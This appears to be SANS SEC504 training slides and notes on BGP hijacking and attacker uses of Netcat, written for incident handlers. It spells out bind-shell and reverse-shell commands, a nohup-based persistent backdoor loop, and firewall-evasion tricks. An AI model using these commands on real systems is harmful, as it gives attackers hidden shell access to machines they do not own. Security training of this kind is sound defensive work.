504.3

Computer and Network Hacker Exploits Part 2

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

SEC504.3 | Hacker Tools, Techniques, Exploits and Incident Handling

SANS

Computer and Network Hacker Exploits - Part 2

Hello and welcome to Day 3 of Computer and Network Hacker Exploits.

Today, we cover many widely used attacks for gaining access, including sniffing, session hijacking, and buffer overflows.

Let's continue our journey.


We would be delighted if you joined our mailing list for 504 news and updates: http://eepurl.com/ZhFfn

TABLE OF CONTENTS

	PAGE
BGP Hijacking	03
Multi-purpose Netcat	06
- **LAB:** Netcat on Windows and Linux	23
Passive and Active Sniffing	40
Session Hijacking with Ettercap	65
- **LAB:** ARP and MAC Analysis	76
DNS Cache Poisoning	85
Buffer Overflows	96
- Metasploit	113
- Protocol and File Parser Problems	133
Format String Attacks	138
- **LAB:** Metasploit Attack & Analysis	164

This table of contents can be used for future reference.

Note that we included the labs in BOLD, so you can easily refer to them on the Day 6 Hacker Workshop.



Now, we discuss one of the most popular and useful tools available today: Netcat.

BGP Hijacking

- Border Gateway Protocol allows routers on the Internet to route traffic to the correct places
- Autonomous System Numbers (ASNs) define which IP addresses a router is responsible for
- If there is an overlap between two ASNs ranges, routers will route to the more specific ASN
- An attacker who either has compromised an ISP or can inject routes (think nation-states) can broadcast malicious routes and reroute traffic through their network
- A number of suspected attacks over the years
- Unfortunately, they are hard to detect and look very similar to router misconfiguration issues

One of the more dangerous style attacks we see in Border Gateway Protocol Hijacking. This attack relies on an attacker broadcasting an Autonomous System Number which contains a more specific route to an IP address or addresses. For example, if I have an ASN that is associated with 100 IP addresses and you have one which just broadcasts one the more specific ASN will be the one which gets the traffic.

There are a couple of different things an attacker needs to do in order for this attack to be successful. First, they need access to an edge router on the Internet where they can modify and broadcast BGP and ASN information. This means they most likely need to compromise and ISP or be a nation-state level attacker.

Also, keep in mind, these attacks are very hard to detect. The only way to be prepared is to have a good idea on how traffic would normally traceroute to your network from key locations.

While these attacks are rare. They are fairly advanced and stealthy.

BGP Hijacking Defense

- Know what normal traceroute information looks like
  - http://www.traceroute.org/
- This can be difficult as routes can change
  - However, it might be suspicious if all your traffic is being routed around the world for no good reason
- Train your users to identify potentially hijacked sessions
  - Browser errors
  - Dropped connections
- Be ready to contact your ISP

In order to defend against these attacks you have to first know what is normal in relation to traffic being routed to and through your network. We recommend running and recording what normal traceroute information looks like by using a service like traceroute.org.

Please keep in mind that routes do change. However, if you see traffic making a drastic change (i.e. being routed half way around the world) you may want to work with your ISP to investigate.

Also, user awareness training can play a big part in detection. If your users start to notice browser error messages and dropped sessions, it may be time to investigate.


Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. BGP Hijacking
2. **Multipurpose Netcat**
   - Lab: Netcat's Many Uses
3. Passive and Active Sniffing
4. Session Hijacking with Ettercap
5. Lab: ARP and MAC Analysis
6. DNS Cache Poisoning
7. Buffer Overflows
   - Metasploit
   - Parser Problems
8. Format String Attacks
9. Lab: Metasploit Attack and Analysis
10. Password Cracking
    - Cain
    - John the Ripper
    - Lab: John the Ripper
11. Pass-the-Hash Attacks
12. Worms and Bots
13. Virtual Machine Attacks

Now, we discuss one of the most popular and useful tools available today: Netcat.



Netcat is one of the most useful tools for hacking and cracking available today. It allows you to easily move data across a network, functioning much like the UNIX "cat" command, where data can be sent over various TCP or UDP ports instead of through programs or files.

Netcat runs on a variety of platforms, including Linux, Windows, Mac OS X, Ultrix, Solaris, AIX, Irix, and even OSF.

There are many different Netcat clones. Besides the original Netcat, there is Gnu Netcat, which sought to implement a feature-compatible version of Netcat.

The Nmap development team has also released a Netcat version called ncat, which has some interesting features. It supports SSL encryption for both clients and listeners. It also allows multiple clients to connect to a single listener simultaneously. (The original Netcat allows only one connection at a time to a listener.) It has some nice, easy-to-use relay features (similar to the features we mimic in the original Netcat using some command-line tricks). Ncat can also help a user communicate between two systems behind NAT devices by implementing an interesting connection-broker function. When Ncat is run as a connection broker, it listens on a given port. Then, two or more clients running on multiple different machines can connect simultaneously to this listener. All data sent from one client is directed to all the other connected clients through the broker. A similar Ncat feature involves its chat capability. Here, a listener listens for connections from multiple clients. Any data sent from one of the clients is sent to all the other clients, but with a message prepended indicating a unique user number for each client.

Dnscat implements Netcat features using DNS queries and responses to move the data across the network.


The Socat project takes the concepts that Netcat applies to TCP and UDP and makes them more generic so that Socat can communicate by using any data channels, including files, pipes, devices, sockets, programs, and more. It also supports SSL and raw IP. Cryptcat is an encrypting version of Netcat. Linkcat, written by Dan Kaminsky, implements Netcat functionality over raw Ethernet frames. Of course, those frames can be transmitted across a single hop, not through a routed network.

For this class on incident handling, we focus on the original Netcat, because it remains the most often used by computer attackers, given that it is built-in to many Linux distributions.

Netcat Client Mode

Multipurpose Netcat

- Client mode initiates a connection to a specific port
- Standard input is sent across network
  - Keyboard, redirected from a file or piped from an application
- All data back from the network is put on standard output
- Messages from the tool itself are sent to standard err
  - That's nice, because they won't be put in stdout and, therefore, won't corrupt anything you want to capture
- Supports source routing, which is useful for spoofing



Computer Running Netcat in Client Mode

By default, Netcat is in client mode. You tell it which system and port number to connect to.

You can pipe a program's output to Netcat or pipe Netcat's received data into a program. You can also redirect Netcat's output to a file. It truly works like "cat" over the network. Messages from Netcat associated with the connection (such as error conditions) are sent to standard error, the way it should be. That's nice, because those errors won't be put in stdout and therefore won't corrupt anything you want to capture. Telnet clients plop all kinds of error messages on stdout, which can be a bummer.


A Netcat client can also initiate connections using packets that include a source route. Remember the source routing discussion from earlier. With this capability, the attacker can spoof IP addresses more effectively, and possibly route around packet filters that you have in place. Used in conjunction with fragrouter, this could be brutal!

We discuss several uses for Netcat.

Netcat Listen Mode

Multipurpose Netcat

- Listen mode waits for connections on a specific port
- All data received from the network is put on standard output
  - Screen, redirected to a file or sent to an application
- Standard input is sent across network
- Messages from the tool itself are sent to standard err
- Mirror image of the previous slide's picture; the only difference is
  - Clients initiate connections
  - Listeners wait for them to arrive



Computer Running Netcat in Listen Mode

By using the -l option (for "listen"), Netcat is put in listening mode. You tell it which port to listen on (TCP or UDP). Netcat receives packets from the network and then sends their contents to standard out, which is the screen (by default). Alternatively, the received data on the network can be directed into a file or piped into any application's standard input.

If you are very observant, you might note that the picture on this slide is a mirror image of the previous slide's graphic. The only difference is that clients initiate connection, while listeners wait for them to arrive. The standard in and standard out are connected to the network in the same way for both.

Essential Netcat Command Switches

- `nc [options] [target_system] [remote port(s)]`
  - -l: Listen mode (default is client)
  - -L: Listen harder (Windows only); makes Netcat a persistent listener
  - -u: UDP mode (default is TCP)
  - -p: Local port (in server mode, this is port listened on; in client mode, this is source port)
    - In some nc versions, the –p means "source port" only
    - `nc -l -p 8080` (traditional nc) versus `nc -l 8080` (gnu-style nc)
  - -e: Program to execute after connect (useful for backdoors)
    - Many versions do not have this option compiled in; we see how to compensate for that
  - -z: Zero-I/O mode (useful for scanning)
  - -wN: timeout for connects, waits for N seconds (useful for scanning)
  - -v: Be verbose (print when a connection is made)
- Don't forget standard shell redirects
  - >: Dump output to a file
  - <: Dump input from a file
  - |: Pipe output of first program into second program

These are the most important command-line options for Netcat. Although there are (many) others, knowing these help you diagnose Netcat's use in about 95% of circumstances. The format is

nc [options] [target] [remote ports]

The target_system is simply the other side's IP address or domain name. It is required in client mode, of course, and is optional in listen mode.

-l: Listen mode (default is client).

-L: Listen harder (supported only on Windows version of Netcat). This option makes Netcat a persistent listener, which listens again after a client disconnects.

-u: UDP mode (default is TCP).

-p: In the more traditional versions of Netcat, this option indicates "local port." That is, in server mode, this is port listened on. In client mode, this is source port. In other versions of Netcat (especially those derived from gnu-Netcat), the –p indicates "source port" only. The difference here is often in how you create listeners. In traditional Netcats, to listen on port 8080, you run "nc –l –p 8080" to indicate the local port of the listener. In gnu-style Netcats, you run "nc –l 8080", leaving out the –p because you usually don't care about the source port.

-e: Program to execute after connect, a useful option for creating backdoors. In many versions of Netcat, this option is not compiled in, but we see a work-around for creating backdoors with a Netcat that does not support –e.

-z: Zero-I/O mode (useful for scanning).


-wN: timeout for connects, waits for N seconds (useful for scanning). This field confuses some people, so let's look at it in more detail. In essence, a Netcat client or listener with this field waits for N seconds to make a connection. If the connection doesn't happen in that time, Netcat stops running. If a connection occurs, Netcat sends or retrieves data. When no data is transmitted for a total of N seconds, Netcat stops running.

Don't forget standard shell redirects to files and pipes. (These aren't Netcat-specific; they apply to any program using standard Windows or UNIX shells.)

>: Dump output to a file

<: Dump input from a file

|: Pipe output of first program into second program



Netcat can be used for all kinds of network-centric attacks. We look at how the tool can be applied to the following kinds of attacks:

1. Data transfer (moving files)
2. Port scanning and vulnerability scanning
3. Making connections to open ports
4. Backdoors
5. Relays

These are only some of the ways Netcat can be used. There are an infinite number, limited only by the user's imagination.

Netcat – Data Transfer

Multipurpose Netcat

- Send files between machines
- Option 1) To move a file from listener back to client
  listener: `nc -l -p [port] < [filename]`
  client: `nc [listenerIP] [port] > [filename]`
- Option 2) To push a file from client to listener
  listener: `nc -l -p [port] > [filename]`
  client: `nc [listenerIP] [port] < [filename]`
- You can even use some browsers as the client for option 1
- Works with TCP or UDP
- You can even set up source IP address on listener so that it only accepts connections from one source address
  - Similar functionality to a TCP wrapper

One of the simplest uses for Netcat is to transfer data between two machines. Note that you can create stealthy data transfers by using something like UDP port 53, which would look like DNS traffic.

Even for legitimate uses, it's often easier to fire up Netcat on some port allowed on the network just to move a file around than to actually use FTP.

To send files between machines, you have the following options:

Option 1) To move a file from listener back to client:

listener: `nc -l -p 1234 < filename`

client: `nc [listenerIP] 1234 > filename`

Option 2) To push a file from client to listener:

listener: `nc -l -p 1234 > filename`

client: `nc [listenerIP] 1234 < filename`

You can even use a browser as the client for option 1. Also, this Netcat file transfer works with TCP or UDP.

You can even set up source IP address on listener so that it only accepts connections from one source address. Essentially, that listener operates then with similar filtering functionality to a TCP wrapper.

Netcat – Port and Vuln Scanning

Multipurpose Netcat

- TCP and UDP port scanning
- Linear scans (default) or random scans (with the `-r` option)
- `-z` option for minimal data to be sent
- `nc -v -w3 -z [targetIP] [startport]-[endport]`
- -v tells us when a connection is made; crucial item for a port scanner
- -w3 means wait no more than 3 seconds on each port
- Can scan from any source port and source routing supported
- We can go further, connecting to various ports, entering data, and recording the response
- That's all that SATAN, Nessus, or any of the commercial scanners do
  - Of course, there are little matters, such as reports and establishing baselines
- Netcat ships with some helpful vulnerability-scanning scripts
  - Weak RPCs, NFS exports, weak trust relationships, guessable passwords, and FTP vulnerabilities

Netcat supports standard "vanilla" port scans, completing the three-way handshake for TCP and just shooting data at a UDP port. Although not as full-featured or stealthy in doing port scans as Nmap, Netcat is still a good basic port-scanning tool. The command listed in the slide scans each port in the range. The –v means be verbose, which prints out each connection as it is made (indicating an open port). The –w3 means to wait no more than 3 seconds on each port for a response. The –z means to send minimal data for TCP other than the handshake itself.

Think about how you'd modify this to do a port scan from a source port of 80.

You'd add a "-p 80" to the command. Remember, -p means local port, which on a client (the scan we're doing here) means the source port.

Beyond just scanning for ports, Netcat can be turned into a simple vulnerability scanner by using some shell scripts that create some data to send to a target, sending that data using Netcat, and then analyzing the response for signs of a vulnerability. There are a limited number of shell scripts included with Netcat to find vulnerabilities. These scripts look for such things as

- Remote procedure calls
- Exported file systems
- Weak trust relationships
- Bad passwords (root root, bin bin)
- Buggy FTP (PASV core dump)

Making Connections to Open Ports | Multipurpose Netcat

- Why not just use Telnet?
- Netcat is faster than a Telnet client
- Easier to drop a connection (CTRL+C) with Netcat than with a Telnet client (which often hangs)
  - CTRL+C makes Netcat "punt", dropping the connection
- Some binary data is interpreted as Telnet options characters; Netcat handles raw data well
- Telnet clients plop their commentary messages in the standard output stream; Netcat does not
- Telnet doesn't support UDP, but Netcat does

This is one of the things that I use Netcat most for myself. When an attacker discovers an open port on a system (through port scanning), the next step is to connect to that port and try to understand/undermine whatever is listening there.

You could simply telnet to the port, but Telnet usually hangs and is not a clean way to connect. Netcat, in client mode, cleanly connects to the port, allowing the attacker to enter in all kinds of data. More importantly, Netcat allows the attacker to simply drop the connection at will. When the user simply types "CTRL+C," Netcat dutifully drops the connection, "punting" the connection. Telnet clients also place various error messages on standard out, which are not received from the network. That could corrupt a data file if you capture it from Telnet. Finally, Telnet does not do UDP, but Netcat does.

Netcat – Backdoors

Multipurpose Netcat


- Get a login prompt (or other backdoor) at any port, TCP or UDP

```
UNIX: nc -l -p [port] -e /bin/sh
Windows: nc -l -p [port] -e cmd.exe
```

- Use Netcat in client mode to connect to backdoor listener:


```
nc [listenerIP] [port]
```

- You are logged in as the user that ran Netcat



One of the simplest uses for Netcat is to provide a backdoor login shell. By setting up a Netcat listener on any port and activating the -e ("execute") option, Netcat runs a shell (or any other program) when someone connects on the port.

Note that if you just run /bin/sh or cmd.exe, actually logging in to the backdoor shell is not required. You are already logged in as the user who ran the Netcat listener.



Unfortunately for attackers, the "listen harder" feature is only built-in to the Windows version of Netcat and is not included in most Linux and UNIX Netcat versions. We should note that a few hardy individuals have altered a few specialized versions of Netcat to make the UNIX/Linux version support the –L option. Such versions aren't all that popular as of this writing.

An attacker can make a Netcat listener persistent on UNIX and Linux by using a while loop, invoking the following command:

```
$ while [ 1 ]; do echo "Started"; nc -l -p [port] -e /bin/sh; done
```

When executed, this command prints out "Started," listens on a given TCP port, and then invokes a command shell (/bin/sh) when someone connects. Then, once the command shell is exited, the while loop cycles around, printing "Started" again, and then listens anew on the port for a connection. In this way, the attacker has created a persistent listener using the UNIX/Linux version of Netcat, along with a little shell scripting with a while loop. There's still a little problem, however. If the attacker logs out of the system, the Netcat listener goes away because the user who invoked it has disappeared.

To eliminate the problem and make a totally persistent listener that will let the attacker log out, the bad guy could dump the while loop syntax we described into a file, called listener.sh, for example. The attacker can then change the permissions on this file to readable and executable, so that it can run as a script, using the command

```
$ chmod 555 listener.sh
```

Then, the attacker can invoke this loop in the background by using the nohup command, as follows:


```
$ nohup ./listener.sh &
```

On UNIX and Linux, the nohup command makes a process keep running, even if the user who invoked it logs out. Thus, this listener keeps on listening, giving the attacker far more reliable backdoor access to the machine.

More Netcat Backdoors – Reverse Shells

Multipurpose Netcat

- You can even "push" session from client to listener
  - This is sometimes called "shoveling shell"
  - listener: `nc -l -p [port]`
  - client: `nc [listenerIP] [port] -e /bin/sh`
  - Then, type commands at the listener
  - The network thinks the connection is outgoing Telnet, HTTP, whatever... It's really an incoming interactive shell




Additionally, you can use Netcat to push a shell session from a client to the server. This technique is sometimes called a "reverse shell" or even "shoveling shell." Outside the firewall, you would execute the server, waiting for the client. The client would be activated by a cron job at regular intervals. The client connects to the server with an outgoing session to a predefined port (23, 25, 80, anyone?). The firewall would confuse this connection with an outgoing Telnet, SMTP, or HTTP connection. In reality, however, the outsider would have command shell access to the inside system.

Of course, no application-level, protocol-specific formatting is applied to the data. With Netcat, only raw data is sent using the desired ports. Packet filters are easily fooled. Good proxy firewalls detect the fact that the application-layer protocol is not being used and should drop the traffic.

Netcat – Relays

Multipurpose Netcat

- Netcat can be configured to relay information from machine to machine to machine
  - Redirect data through ports allowed by firewall
